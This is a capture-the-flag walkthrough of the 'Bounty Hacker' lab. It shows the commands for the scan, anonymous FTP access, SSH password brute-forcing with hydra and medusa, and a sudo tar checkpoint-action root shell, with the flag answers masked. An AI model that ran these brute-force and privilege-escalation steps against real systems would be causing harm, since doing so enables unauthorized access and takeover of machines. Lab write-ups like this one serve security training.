Bounty Hacker Walkthrough

Task1: Living up to the title.

You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!

Answer the questions below

#1. Deploy the machine.

Answer: No answer needed

#2. Find open ports on the machine


Answer: No answer needed

#3. Who wrote the task list?

I need nmap scanning to identify the services running on the machine. I use nmap default script.

Command:

nmap -sCV 10.10.68.32




From my result above I found out that the machine is running FTP server, ssh and http and it allows anonymous login to the FTP server.

I use this information to login to the FTP server and list all the directories and find the person that wrote the task and other stuffs.

Command:

ftp 10.10.127.54




After successful login to FTP server I downloaded the two files found in the server to my local machine.

Commands:

get locks.txt

get task.txt





I opened the two files

Command:

cat locks.txt

cat task.txt

Answer: l@@



#4. What service can you bruteforce with the text file found?

Answer: ssh

#5. What is the users password?



Having found the name of the user, I use both hydra and medusa to get the user password using the word list file I found in the FTP server.

Command:

medusa -u lin -P locks.txt -h 10.10.172.54 -M ssh

hydra ssh://10.10.172.54 -l username -P locks.txt

Answer: Re@@@@@@@@@@@@@@@@



#6. user.txt


I use the credentials I got to ssh to the machine to get the user.txt file. Upon successful login I view the user.txt to get its content

Command:

Ssh [l\*\*@10.10.172.54](mailto:l**@10.10.172.54)

Then the password I got from medusa and hydar.

cat user.txt



Answer: THM{@@@@@\_@@@@}

Privilege Escalation

#7. root.txt

I use the below command to check if the user a gain access to his system was included to sudoer list which I found out that he is permitted to run sudo command on /bin/tar shell without providing the root password. I search for possible exploit on GTFOBins that I will use to exploit this misconfiguration which I found to be sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

I ran this command on the terminal and escalate to root user where I found the root.txt file.

Commands:

whoami


sudo -l

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

find / -name "root.txt" 2>/dev/null = to locate the directory where root.txt file is.

Cd /root

Cat root.txt



Answer: THM{@@@@\_@@@}

Reference:

<https://gtfobins.github.io/gtfobins/tar/>

<https://www.kali.org/tools/medusa/>